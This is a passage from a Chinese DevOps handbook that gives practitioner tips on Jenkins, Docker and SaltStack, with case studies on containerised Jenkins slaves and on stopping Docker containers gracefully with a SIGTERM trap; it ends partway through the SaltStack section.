石雪峰, Certified DevOps Master, Certified Jenkins Engineer, DevOps 时代社区核心成员, 全开源端到端部署流水线主创成员, DevOpsDays 大会金牌讲师。现任某大型互联网创业公司配置管理与工程效率总监, 负责公司 DevOps 与持续交付体系与平台建设。曾任职于华为、尼康, 从事持续交付推进及工具链平台建设工作, 拥有多年持续交付落地实践经验。





Jenkins 三十六计

总说

是什么能够驱动持续交付与 DevOps 的转型与落地？是什么能真正打破部门墙，实现端到端的服务交付？答案就是：Jenkins！

相信大部分 IT 从业人员都听说过或者使用过 Jenkins，研发工程师使用 Jenkins 执行编译打包，测试工程师使用 Jenkins 执行自动化测试，运维工程师使用 Jenkins 执行批量操作和自动化部署，Jenkins 可谓是居家必备的神器。

Jenkins 的前身 Hudson 诞生于 2004 年，由 Sun 公司的一名年轻工程师 Kohsuke Kawaguchi（KK）研发，一开始主要用于满足工程师个人的自动化需求，后来不断有开源爱好者贡献代码。在 2010 年 Oracle 收购 Sun 之后不久，Hudson 和 Sun 公司的其他著名开源软件 Java、MySQL 等一样面临抉择。2011 年年初，社区投票决定：基于 Hudson 创建新的开源项目——Jenkins。在社区的帮助下，Jenkins 的发展远超 Hudson，逐渐成为最流行的开源工具之一，可以说是开源赋予了 Jenkins 全新的生命力。

Jenkins 目前由 Jenkins Governance Committee（Jenkins 管理委员会）

负责管理，包括 Jenkins 版本的选择与发布、重大缺陷的处理、全球 Jenkins Area Meetup 以及 Jenkins User Conference 等活动的授权和组织等相关工作。中国目前有 Jenkins User Conference China 大会，以及北京、上海、深圳等多个城市的 Jenkins Area Meetup 沙龙活动。

Jenkins 从解决工程师的切身需求出发，跟随社区一起成长，逐步从自动化工具升级为持续集成引擎、持续交付核心工具、DevOps 核心工具。

目前 KK 对 Jenkins 的定位是：Jenkins is the Hub of CD/DevOps Ecosystem，即 Jenkins 是持续交付 /DevOps 生态的核心，如下图所示。



截至 2017 年 8 月的 Jenkins World 大会前夕，Jenkins 已经拥有 1400 多个插件，囊括代码管理、自动化构建、自动化代码扫描、自动化测试、制品管理、自动化部署等多个软件工程领域，具备与众多开源工具及商业产品（如 Git、Gitlab、Gerrit、Maven、JUnit、Nexus、Docker、Kubernetes 和 Mesos 等）的集成能力。

Jenkins Core 提供了一个平台，借助 Jenkins 开源社区的力量，以插件的方式实现了一个持续交付与 DevOps 的生态系统。尤其是 2.0 版本以后，Jenkins 提供了对 Pipeline 的原生支持，而 Pipeline 又是持续交付的核

心实践。Pipeline 可以帮助团队打通从代码提交到发布上线的端到端的交付过程，整合多角色（研发、测试、运维、安全等）的职能、实践与工具集合，再配合 BlueOcean 的 Pipeline 可视化查看和编辑功能，能够让持续交付流水线设计变得更加容易实现。结合 Jenkinsfile 的使用，将流水线的编排以文件的方式采用版本控制系统管理起来，能够轻松实现 Pipeline as Code。

Jenkins 拥有众多优点，比如开源、平台化、分布式调度、出色的流水线编排、插件种类齐全、入门简单、社区活跃等，但众多优点也难掩其企业级与规模化应用下的不足，比如单体架构、本地化文件存储、界面易用性差、性能瓶颈明显、安全问题较多等。我们希望通过自己多年实践持续交付和使用 Jenkins 的经验分享，帮助大家少走弯路，早日走上持续交付与 DevOps 的康庄大道。

三十六计

综合

第一计 Jenkins 用得好，插件不能少。

第二计 插件虽好，可不要贪多；插件越多，Jenkins UI 越慢。

第三计 Jenkins API 很强大，Python Jenkins 让 API 使用起来更简单。

第四计 Jenkins 不仅仅是自动化工具，Jenkins Pipeline 与 BlueOcean 能实现可视化部署流水线，帮你迈向持续交付与 DevOps。

插件

第五计 LDAP 集成域用户，轻松搞定统一用户管理，Active Directory

Plugin 和 LDAP Plugin 都可以实现 LDAP 管理。

第六计 Role Strategy Plugin 可实现精细化权限管理。

第七计 Config History Plugin 可记录 Job 和 Slave 配置版本,轻松实现回滚。

第八计 Build Monitor Plugin 可以让 Build 状态可视化,方便团队监控 Build。

第九计 SafeRestart Plugin 可以安全重启 Jenkins。

第十计 Jenkins Job Builder 可以将 Job 创建变得模板化和脚本化,给你不一样的规模化 Job 管理。

第十一计 Promoted Builds Plugin 可以标记 Build 结果,实现 Build 结果质量门控制。

第十二计 Mask Passwords Plugin 可以实现敏感信息控制台加密输出。

第十三计 GitLab Plugin 可以集成 Gitlab,实现代码提交或 Merge Request 即构建。

第十四计 SonarQube Scanner for Jenkins 可以集成 SonarQube,帮忙随时查看代码扫描结果。

第十五计 Jira Plugin 可以集成 Jira,实现问题状态自动化流转。

第十六计 JUnit Plugin 可以生成测试覆盖率报告,方便洞察代码质量趋势。

使用规范

第十七计 推荐使用 LTS 安装包部署 Jenkins,安装升级更简单,War 包只适合在应用服务器有特殊配置时使用。

第十八计 Jenkins 文件数据备份和恢复验证要常做,备份 Archive 要谨慎。

第十九计 Job 和 View 命名要规范,View 配置要想好,正则表达式是法宝。

第二十计 清除旧的构建有必要，按天还是按量，需要看磁盘大小和业务需求。

第二十一计 Job 少用 Archive，磁盘 IO 不再高。

第二十二计 禁止在 Jenkins Master 上跑业务 Job。

第二十三计 及时清理无用的 Job，用 Shelve Project Plugin 实现转存比直接删除强。

第二十四计 Jenkins Credentials 管理认证信息，勿在脚本中写账号密码。

第二十五计 保持 Master 和 Slave 节点时间一致，灵异问题将不再出现。

第二十六计 Build 邮件不滥发，定位个人很重要。

第二十七计 Job 和 Build 数量较多时，避免使用 Reload Configuration from Disk。

使用技巧

第二十八计 善用 Job 参数，强大的参数化构建可以实现 Job 动态配置。

第二十九计 善用文件 Fingerprint 实现 Job 异步关联。

第三十计 Pipeline as Code，以 Jenkinsfile 的方式编写和存储流水线脚本，实现统一管理与版本控制。

第三十一计 Pipeline 支持并行 (parallel) 执行，多环境并行执行不再是梦。

第三十二计 善用 Pipeline Syntax 提示功能，快速编写 Pipeline 脚本。

第三十三计 使用 Slave 执行 Job，充分利用分布式构建优势，性能与隔离两不误。

第三十四计 标准化 Slave 配置，资源池化 Slave，Job 执行将更灵活。

第三十五计 Slave 标签可以分类构建资源，实现简易构建集群。

第三十六计 使用 Swarm 或 Kubernetes 搞定 Docker 构建集群。

第三十七计 单独监控 Build 时长、日志大小、队列等待，及时发现问题。

第三十八计 Build 日志是财富，能帮我们统计构建成功率、时长和用户信息。

第三十九计 按需在构建前或构建后清理 Workspace，安全又省空间。

第四十计 环境变量生效顺序：Job injected 环境变量→Job 参数→Slave 配置环境变量→全局环境变量，系统变量一般不会被 Override。

第四十一计 有问题查文档，官方 Jenkins User Handbook 来帮忙。



案例：企业级 Jenkins 之构建环境标准化、集群化、弹性化

【相关计策：第三十四计~第三十六计】

Jenkins 基于 Master-Slave 的架构提供分布式的调度能力，Jenkins Master 会将任务分发到 Slave 上执行，我们可以通过横向扩展 Slave 数量或提高配置来提升 Jenkins 任务执行的效率。基于容器技术，可以轻松实现 Slave 的标准化、集群化、弹性化，从而保障构建环境的一致性、构建效率以及资源有效利用率。


Jenkins 支持创建传统的 Slave，比如通过 SSH 方式添加一个机器作为 Slave，配置一个或者多个 executor，此 Slave 一般保持长连接状态，等候构建任务的分配和运行，构建任务的并发规模受限于 Slave 及其 executor 数量。这种类型的 Slave 往往直接挂载物理机或者虚拟机，通过 Jenkins UI 可以查看 Slave 的状态，并对 Slave 进行管理等。

除此之外，Jenkins 对容器化 Slave 的支持也很好，通过使用 Docker 镜像固化构建环境，使用诸如 Docker 插件、Kubernetes 插件、Mesos 插件等根据构建需求动态提供容器作为 Jenkins Slave，运行构建任务后及时销毁容器 Slave。这种方式在 Slave 的自动扩容缩容上弹性比较好，也能大幅提高资源利用率。当然，这种方案的大量工作都隐藏在 Jenkins 背后了，比如 Docker 主机的环境搭建、Docker Registry 的搭建、Docker 容器镜像的构建、Kubernetes cluster 的搭建等，只有以上依赖环境的完备，才能保证 Jenkins 插件的正常工作。下面重点介绍一下 Docker 插件和 Kubernetes 插件。

Docker 插件

Docker 插件提供容器化 Slave 的机制，通过配置一个或者多个 Docker host，每个 Docker host 上可以添加一个或者多个 Docker 镜像作为 Slave 的模板，配置 label 供 Job 使用。Docker 插件把容器云的管理直接暴露给 Jenkins 进行配置，每一个 Docker host 都需要单独配置，Docker host 和 Docker 镜像的绑定比较严格，或者说哪些 Docker host 提供哪些容器 Slave 是严格定义的。当多个 Docker host 使用相同 Docker 镜像配置相同的 label 使用时，Docker 插件没有自己的调度算法，而是使用 Jenkins 本身的调度算法来决定容器 Slave 应该运行在哪个 Docker host 上，就好比两个普通的 Slave 配置了相同的 label，Job 中使用 label 进行构建一样。

下图所示是在 Jenkins 系统配置中设置 Docker cluster 的一个示例：



Kubernetes 插件

Kubernetes 插件支持利用 Kubernetes cluster 动态地提供容器化的 Jenkins Agent (Slave)，同时利用 Kubernetes 调度机制来优化 Jenkins 负载等。Jenkins 配置上需要配置 Kubernetes Master 信息，以及添加 Pod 模板作为启动容器化 Slave 的配置。一个 Kubernetes cluster 可以添加多个 Pod 模板，每一个 Pod 模板可以设置 label 供 Job 使用，而且每一个 Pod 还可以设置资源限制 (Node Selector、Request CPU、Request Memory、Limit CPU、Limit Memory)，最终 Pod 或者容器 Slave 运行在哪一个 Kubernetes 的 node 上，取决于 Kubernetes 本身的调度算法。Kubernetes nodes 的扩充或者缩减对 Jenkins 来说是透明的，因为 Jenkins 不需要直接配置 Kubernetes node，这一点和 Docker 插件直接配置 Docker host 使用不同。

下图所示是在 Jenkins 系统配置中设置 Kubernetes cluster 的一个示例：

Kubernetes	
Name	k8s production cluster
Kubernetes URL	http://192.168.1.100:8080
Kubernetes server certificate key	
Disable https certificate check	<input type="checkbox"/>
Kubernetes Namespace	default
Credentials	- none - Add
Jenkins URL	http://192.168.1.100/
Jenkins tunnel	
Connection Timeout	5
Read Timeout	15
Container Cap	10
Images	
Kubernetes Pod Template	
Name	apk-slave-k8s
Labels	docker-apk-slave-k8s
Docker image	192.168.1.100:5000/citest/apk-slave-k8s:3
Always pull image	<input type="checkbox"/>
Jenkins slave root directory	/root
Command to run slave agent	/usr/bin/jenkins-slave
Arguments to pass to the command	
Max number of instances	5
Volumes	Host Path Volume



更多案例请扫描二维码阅读：

- 企业级 Jenkins 之插件推荐列表
- 企业级 Jenkins 之数据备份方案
- 企业级 Jenkins 之精细化权限管理
- 企业级 Jenkins 之精准化通知
- 乐视 EUI 持续集成案例



作者简介

景韵, Certified Jenkins Engineer, DevOps 时代联合发起人, 高效运维社区核心成员, Certified DevOps Master, GOPS 全球运维大会优秀讲师。先后就职于用友、乐视, 从事持续交付、DevOps 落地改进工作。曾主导用友集团 DevOps 整体改进与持续交付平台建设; 负责乐视 EUI 持续集成方案改进。



雷涛, 百度工程效率部工具产品架构师, Certified Jenkins Engineer, Certified Scrum Master。先后就职于新浪、摩托罗拉、诺基亚、西门子、爱立信、乐视等国内外知名企业, 专注于企业级软件工程效率提升、DevOps 解决方案、持续交付和软件配置管理等领域。



李华强, 新乐视 SCM 组资深 DevOps 架构师, Certified Jenkins Engineer, Jenkins Area Meetup 讲师。曾就职于飞维美地、爱立信、北电网络等多家外企, 长期负责公司配置管理、持续集成等工作。





Docker 应用三十六计

总说

当我们在推动 DevOps 落地，实现 IT 业务持续交付的时候，Docker 并不是一项必需的技术。如果你的 IT 组织已经具备很好的部署标准化和包管理、配置管理等基础，那么改变现有的方式，为了 DevOps 而选择使用 Docker 的动力可能不会那么强。所以在“Docker 应用三十六计”里，我们首先强调不要因为 Docker 技术流行而选择 Docker，要看它是否能解决你的痛点和问题。当然 Docker 有非常明显的优势，甚至可以说 Docker 算是实施持续交付过程中很多问题的最优解决方案。

过去几年 Docker 的发展迅速，而且越来越成熟，已经有越来越多的企业使用容器部署生产应用，Docker 的优势也体现得很明显：交付标准统一，快速的交付能力，更轻量的虚拟化，提升服务器的利用率，移植性非常好。因为 Docker 的这些优点，更多的组织在推动 DevOps 时选择基于容器来建设自己的持续交付能力。

持续交付的一条重要原则是实现一切任务的自动化。但是标准化是实现自动化的基础，对服务器、运行环境、配置管理、打包管理等，都需要有标准化的管理和交付，才能很好地支撑自动化。而 Docker 让标准

化这件事变得更简单高效，使得开发、测试、运维之间的交付标准更统一，无论在容器内运行了什么进程，管理容器的方式始终如一。另外我们只需要将运行一个应用所需要的环境、依赖、配置、代码、启停脚本都封装到一个 Docker 镜像里，启动多个容器、多个环境（如测试、预发布、生产），就能保持环境的一致性，对业务交付质量也有基础保障。

Docker 跟虚拟机有比较明显的区别，但是现实很残酷，很多组织一开始应用 Docker 化部署时，都是直接把 Docker 当成虚拟机使用的，我们也不例外。Docker 基于 LXC 技术实现，具备良好的隔离性，但隔离性不如虚拟机那么彻底，不过 Docker 的优势在于轻量、维护简单，我们可以在几秒内启动一个容器，或者将异常的容器迁移，而虚拟机可能需要几分钟的时间。

Docker 有镜像、容器、仓库三大件，如何生产镜像，镜像如何分层，才能更便于做日常的运维和变更？如何正确运行容器，才能保证高效、稳定、安全？如何管理我们的仓库，选用公有仓库还是私有仓库？这些都是我们在不断探索的问题，也会借鉴一些行业优秀团队的解决方案。

如果在组织中大规模应用 Docker，让 Docker 发挥其优势，除了将应用容器化部署，还需要考虑更多事情，如容器的编排管理、容器的网络模型、数据的存储、镜像的持续集成等。现在的云厂商基本都提供容器的编排服务，开源方面目前 Docker 编排的三架马车 Mesos、Kubernetes、Swarm，各自有优势，所以围绕 Docker 的落地实施，需要建设一系列的系统性工程。

我们从 2015 年开始推动团队的业务通过 Docker 来部署，容器给我们带来了很多好处，不过我们在应用 Docker 的时候还是需要不断填坑和优化。“Docker 应用三十六计”包括我们在 Docker 技术应用选型、Docker 的运行与维护、与持续交付工具链的集成、容器应用安全等多个方面的

经验，也从 Docker 的镜像管理、容器运行、使用安全等几个方面分享了几个案例，希望能帮助那些准备应用 Docker 的组织绕过我们踩过的坑，也抛砖引玉带动更多同行分享更多案例。在 IT 领域每一项新技术从出现到落地到成熟，都需要一定的时间，也需要优秀的应用场景和解决方案去打磨。

三十六计

镜像管理

第一计 自己构建基础镜像很重要，用未认证的镜像存在漏洞风险。

第二计 基础镜像应该足够小，仅安装必要的依赖和工具集。

第三计 镜像太大会影响效率，要想办法瘦身和拆解。

第四计 把镜像的生成放到持续集成中，自动触发镜像构建，提前发现异常。

第五计 代码构建和镜像构建分开进行，原子化构建过程更容易定位异常。

第六计 推荐使用三层镜像管理模式：基础镜像、环境镜像、业务镜像，越稳态的内容越往底层放。

第七计 创建自己的私有仓库管理镜像，并做好权限控制。

第八计 每个版本认真验证完成后再推送到生产镜像库，避免生产镜像库过大。

用好 dockerfile

第九计 用 dockerfile 的方式构建镜像，建议将 dockerfile 放到代码库做版本管理。

第十计 dockerfile 每一个指令都是一个新的镜像层，我们要尽量控制镜像的层次。

第十一计 dockerfile 中的 RUN 指令能合并就尽量合并，能够使镜像瘦身。

第十二计 在构建镜像时设置好正确的时区，或映射宿主机时区文件。

容器运行

第十三计 一个容器尽可能只做一个任务，只有一个进程。

第十四计 如果容器里有多多个任务进程，封装初始脚本来管理，或者选择 supervisor 这样的工具。

第十五计 正确使用 ENTRYPOINT 和 CMD，推荐使用 exec 模式来定义容器的初始化进程。

第十六计 优雅地停止容器，停止容器时处理好 SIGTERM 信号，避免被直接 kill。

第十七计 测试和生产用同一个镜像，启动时通过 env 参数指定所使用的配置文件。

第十八计 谨慎使用 privileged 特权模式启动容器。

第十九计 不要将宿主机上的敏感目录挂载到容器内。

第二十计 容器内避免运行 SSH，不要通过 SSH 方式进入容器，可通过 exec 方式进入运行中的容器。

第二十一计 数据不要存放在容器内，一旦重启就丢失了，建议使用云存储，更便于资源调度和故障转移。

容器运维

第二十二计 管好 2375 端口。

- 第二十三计 对宿主机预拉取基础镜像，能够加快发布速度。
- 第二十四计 定期清理宿主机上无用的镜像。
- 第二十五计 在生产服务器上及时清理退出的 exit 状态的容器。
- 第二十六计 尽量不要在运行的容器中做配置变更，所有变更和发布都是新的镜像分发过程。
- 第二十七计 日志不落本地，容器和应用日志实时采集入日志系统，常用的解决方案是 ELK。

容器编排

- 第二十八计 每一种网络模型都有其自身优势和适用的应用模型，建议根据业务形态和基础架构，选择合适的网络模型。
- 第二十九计 选择 Docker 的专用监控工具构建容器监控，做宿主机和所有容器的资源容量监控，合理配置资源使用量。
- 第三十计 不要把日志采集和监控之类的 agent 放到容器里，在宿主机上单独运行日志采集和监控等容器。
- 第三十一计 建议使用公有容器云平台做容器编排，管理容器服务，自己专注业务和镜像层面的优化。
- 第三十二计 基于 Mesos 或者 K8S 构建自己的容器编排服务，Mesos 灵活，K8S 闭环。

基本认知

- 第三十三计 版本选择很重要，低版本的很多坑在新版本中已经修复。
- 第三十四计 Docker 更适合用微服务部署。
- 第三十五计 不要把 Docker 当成虚拟机用。

第三十六计 不要为了使用 Docker 而选择 Docker，先想想能否解决你的痛点。



案例：优雅地停止容器

【相关计策：第十六计】

Docker 的应用非常灵活，我们可以把各种各样的程序通过镜像标准化封装起来，然后通过容器运行。纵使容器内有各种奇怪的进程运行指令，对于运维来说，容器的维护和平台自动化工具的调用都是一样。Docker 建议每个容器只运行一个进程，但实际运行时还是有多进程的情况。在启动容器时，我们会定义多进程启动的方式，通过什么命令启动，带什么参数，等等，可是在容器停止的时候我们经常忘记应该收拾残局，忘记需要正确地回收和释放资源，往往因为没有优雅地停止容器而导致异常。所以，建议在停止容器的时候，对应用进程做好善后处理。无论应用程序的异常终止是否会带来致命影响，都不要抱有侥幸心理，要养成习惯优雅地停止容器。

下面分享一个事故案例。某一次业务运维人员对线上服务做变更，这次变更并没有什么特殊之处，只是一些简单配置更新，而且新的 Docker 镜像已经在测试环境中完成了测试。按照往常一样，只需要在运维平台上选择最新的镜像版本，单击“发布”按钮，就能完成变更，正常情况也就是十几秒完成容器停止和启动的全过程。可是这次操作之后，过了 1 分钟新的容器实例还没有启动，运维人员的手机也开始收到业务访问异常的告警。

于是运维人员开始排查为什么容器启动不成功。从启动日志看到启动失败的报错如下，因为数据卷无法挂载导致容器启动失败：

```
docker: Error response from daemon: VolumeDriver.Mount: Unable to mount device.
```

这是一个数据服务类容器，容器内运行了一个 HTTP 服务，用 Ceph RBD 作为 Docker 的数据存储卷，通过 RBD Docker 插件的方式来实现块存储的挂载过程（`volume-driver=rbd volume=pool/rbd:/data`）。容器的启动是通过一个 shell 脚本启动相关的应用进程来完成的，值得注意的是因为块存储要求一块 RBD 只能被一个客户端挂载使用，所以 RBD 挂载后需要加锁，来保证同一时间 RBD 挂载的唯一性。

登录服务器查看，发现需要停止的容器 RBD 锁并没有被释放：

```
[root@pro_10_15 ~]# rbd lock list datapool/rbd6
There is 1 exclusive lock on this image.
Locker          ID    Address
client.115984   rbd6  10.11.4.22:0/1008188
```

追踪到这里，新的容器无法启动的原因已经明确：RBD 锁没有被正常释放，导致在启动新容器时候，RBD 无法映射到新的宿主机节点上，容器无法启动。手动删除锁以后，容器顺利启动。

为什么原来的 RBD 锁没有释放呢？经过追踪分析，原因在于 Docker 的进程管理。我们启动容器时通过 shell 的方式加载了一系列应用需要的配置和启动应用进程，所以 shell 进程作为容器内进程的 PID1，其他的应用进程都是这个进程的子进程。当停止容器时，因为原本的 shell 程序里并没有对 `docker stop` 做任何信号处理，PID1 进程被直接 kill，看似容器已经停止，可是部分应用进程成了僵尸进程。挂载的块存储因为有进程还在打开资源而无法释放资源，无法完成 `umount` 和 `unmap` 的步骤，导致 RBD 锁无法释放，新容器无法获取 RBD 锁，所以就没办法启动。

找到原因之后问题其实好解决，就是在容器启动进程中响应 `docker stop` 的信号，进行处理，完成容器的优雅停止。一开始我们并没有太在意

容器的优雅停止，也没有去实现停止容器时的逻辑，而且忽略了 docker stop 和 docker kill 的区别，想当然地认为 stop 就像 Linux 的 init 一样。然而 docker stop 命令如果没有做自己的处理，其结果和 docker kill 的区别是进程被 kill 之前会有一个超时等待时间（默认为 10 秒）。

下面来看一看 docker stop 和 docker kill 的区别。docker stop 会给 PID1 进程发送 SIGTERM 信号，然后默认给我们 10 秒的时间（可设置），对容器中的应用进程做处理，超时后会继续发送 SIGKILL 强行 kill 进程；而 docker kill 命令是直接发送 SIGKILL 信号，不会给应用程序善后的机会，当然 docker kill 还允许你自定义发送的系统信号。

知道这个区别之后，我们要做的就是 PID1 进程对 docker stop 发出的 SIGTERM 做出响应。这里给一个最简单的 shell 脚本处理方式，在启动脚本里面增加信号捕获代码：

```
function app_exit()
{
    echo "exit now..."
    /usr/local/apache/bin/httpd -k stop;
    echo "sync data"
    sync
    echo "stop finish"
}
trap 'app_exit; exit ' SIGTERM
```

关于容器的进程管理其实有很多点需要注意，比如 dockerfile 中 CMD 有 shell 模式和 exec 模式，二者有很明显的区别，建议使用 exec 模式。每个容器采用一个进程是最好的方式。本篇三十六计里有几条计策都是关于容器启动进程管理的，在使用 Docker 部署应用的时候，需要弄清楚进程管理和使用模式，以及优雅停止服务的必要性。



更多案例请扫描二维码阅读：

- 给镜像瘦身
- 管好 2375 端口



作者简介

谭用，腾讯研发管理部运维负责人，目前负责腾讯企业级研发管理平台建设与技术运营相关工作。十年运维领域工作经验，包括基础架构运维管理、系统架构设计优化、运维自动化建设等。GOPS 金牌讲师。DevOps Master。近期专注于 Docker 的应用落地，以及业务持续交付平台的研发和 DevOps 实践。





SaltStack 运维三十六计

总说

SaltStack 是一个开源的、新的基础平台管理工具，使用 Python 语言开发，同时提供 Rest API 方便二次开发以及和其他运维管理系统进行集成。相对于出道比较早的 Puppet，SaltStack 先天的优势就是简单、易用，可以非常快速地在团队中推广和使用，而且支持多平台，这也是我之前从 Puppet 转到 SaltStack 的原因之一；相对于 Ansible，SaltStack 默认的 Master/Agent 方式可以支撑更大规模的集群管理，并行管理所有服务器，而且通过 Salt-SSH 也支持无 Agent 的模式管理服务器，同时 Salt SSH 里面的 Roster 组件完全兼容 Ansible 的 Inventory，你可以无缝地从 Ansible 迁移到 Salt SSH 上来。

SaltStack 常用网址如下：

- 官方网站：<http://www.saltstack.com>。
- 官方文档：<http://docs.saltstack.com>。
- GitHub：<https://github.com/saltstack>。
- 中国 SaltStack 用户组：<http://www.saltstack.cn>。

SaltStack 目前拥有四大主要功能：


- 远程执行：就是在管理节点上实现在上百台、上千台机器上同时执行一个命令，例如你要在所有服务器上同时执行一下 `date` 命令，以查看系统时间；或者你需要在所有机器上创建一个目录。
- 配置管理：也可以称之为状态管理，你可以描述一个状态。例如，某台机器要安装 Nginx 软件包、Nginx 必须是启动的状态、Nginx 有一个配置文件（内容和某个地方的一样）。你用一种描述语法描述出来之后交给 SaltStack，SaltStack 就可以帮你实现，而不用你手动进行 Nginx 软件包的安装、配置文件的修改、启动等，就像神笔马良的神笔，你“画一画”，然后 SaltStack 就会把你的“画”变成现实。不过需要让 SaltStack 看得懂你的“画”才行。
- 云管理：SaltStack 有一个组件叫作 `salt-cloud`，它可以帮你自动化地进行云主机的创建和管理，支持很多公有云或私有云，例如 AWS、阿里云、HP 云、OpenStack、CloudStack 等。
- 事件驱动：事件驱动基础设施是 SaltStack 最强大也是最神秘的功能，前面的远程执行和配置管理是最基础的，事件驱动是指 SaltStack 在日常运行中可以产生和捕捉事件，并根据捕捉到的事件触发对应的操作。

SaltStack 有四种运行方式：

- Local：在本地运行或者说单台使用 SaltStack。
- Minion/Master：传统的客户端 / 服务器端（C/S）架构。
- Syndic：使用代理实现架构扩展，用于管理更多的节点。
- Salt SSH：无须安装客户端，直接通过 SSH 通信。

SaltStack 的传统运行模式为 Minion/Master（即 C/S 结构），需要在被管理的节点上安装 Minion（Agent）。同时 SaltStack 也支持 SSH 的方式，无须安装 Agent，通过 SSH 实现管理。如果你想在单台机器上使用 SaltStack 也没问题，它支持 Local 的运行方式。

在 DevOps 的知识体系中，自动化运维是必备可少的一部分，而 SaltStack 作为一个优秀的自动化运维工具，它的远程执行、配置管理、混合云管理、事件驱动的四大大功能，可以让企业的基础设施和基础架构实现自动化和代码化。而在整个自动化运维工具的体系中，SaltStack 往往可以作为底层支撑工具。如下图所示是全链路全开源的自动化运维工具链，我们从物理机的角度依次来看一下。



- 自动化安装：物理服务器上架后，使用 Cobbler 实现操作系统的自动化安装。
- 配置管理：操作系统安装完毕后，需要进行初始化并部署对应的服务，可以使用 SaltStack 进行操作系统层面的配置管理，或者叫状态管理。
- 自动化监控：服务上线后，可以使用 Zabbix 这个企业级监控平台进行自动化的监控。

- 持续交付：服务部署完毕之后，就需要部署代码，而 Jenkins 可以使用端到端的部署流水线。
- 日志收集：在业务运行过程中，必然会存在日志。那么可以通过 ELK 进行自动化的日志收集、汇总和展示。
- CMDB：CMDB 是自动化运维的基石，我们的配置数据都存放在 CMDB 中。
- 私有云：基于 OpenStack 构建企业私有云，同时可以使用 salt-cloud 进行虚拟机的自动化管理。
- 容器云：在容器的浪潮中，使用 Kubernetes 实现企业内部容器云。

“SaltStack 运维三十六计”是笔者实践过程中总结的一些经验、教训和技巧，希望能帮读者少走弯路。而且作为一个工具，案例和技巧同等重要，因此本文最后挑选了相对通用的实践案例，对相关计策进行深入讲解。

三十六计

日常管理类

- 第一计 使用 SaltStack 请记好，你见到的所有一切都支持自定义和二次开发的表现形式或描述方法。
- 第二计 使用 Salt-SSH 不需要安装 Agent 即可实现远程执行和配置管理。
- 第三计 Salt Proxy Minion 是网络设备管理的福音。
- 第四计 使用 Grains 实现系统信息的自动化收集，为 CMDB 提供基础信息。

第五计 通过 Grains 给系统打标签，通过标签进行分组，做目标选择。

第六计 推荐将 Grains 存放在 `/etc/salt/grains` 文件中，增加或者删除 Grains 不需要重启 Salt-Minion，使用 `saltutil.sync_grains` 刷新即可。

第七计 敏感配置数据使用 Pillar，可以在 Pillar 中处理平台差异性，然后在 State 中直接引用 Pillar 的值。

第八计 自定义 Returners，可以将返回结果存放到任何地方，例如 MySQL 数据库。也可以使用 Job Cache 将返回结果写入到 MySQL 等位置。

第九计 SaltStack 会为所有操作生成一个 Job，如果执行状态超时，可以通过 `saltutil` 或者 `salt runner` 进行 Job 管理，查看或者终止 Job 等。

第十计 如果 Minion 经常出现 Not Connect，请尝试降低 Master/Minion 配置文件中 `tcp keepalive` 选项的值。

第十一计 如果 Minion 经常出现 Not Response，请尝试增大 `timeout` 和 `gather_job_timeout` 选项的值。

第十二计 配置管理打包除了使用 `tar`，也可以试试 SPM (Salt Package Manage)。

配置管理类

第十三计 使用 SaltStack 配置管理请注意，千万不要再手动管理任何已经在 SaltStack 中管理的对象，一定要专一，不然会一团糟。

第十四计 编写 SLS 不要怕，掌握好 YAML 三板斧：缩进、冒号、短横线。有报错时，需要仔细阅读提示。

第十五计 状态模块很多，不要慌，掌握 `pkg`、`file`、`service`、`cmd` 这四大基础状态模块，就可以编写出复杂的项目案例。

第十六计 编写状态 SLS 要注意可复用性，要用好 include 和 extend。

第十七计 默认情况下，SaltStack 读取状态 SLS，从上往下依次执行；状态间有依赖关系，记得使用 require 和 require in。

第十八计 记得在配置文件和服务之间使用 watch 和 watch in，如果不增加 reload: True，则配置文件发生变化时，服务会自动重启；如果增加了 reload: True，则配置文件发生变化时，服务会自动重载。

第十九计 SaltStack 状态是需要重复执行的，如果不想每次都执行，可以使用 unless 或者 onlyif 做条件判断。

第二十计 使用 Jinja 模板可以让你的配置更加灵活，注意模板文件中的变量名称需要和设置的参数列表一一对应。

第二十一计 可以查看 Salt Formulas 来获取大量的状态案例，稍作修改即可应用于生产环境。

第二十二计 执行 Salt State，测试是必经之路，先增加 test=True 查看变化详情，然后再应用于实际环境中。多 stage 执行可以使用 queue。

二次开发类

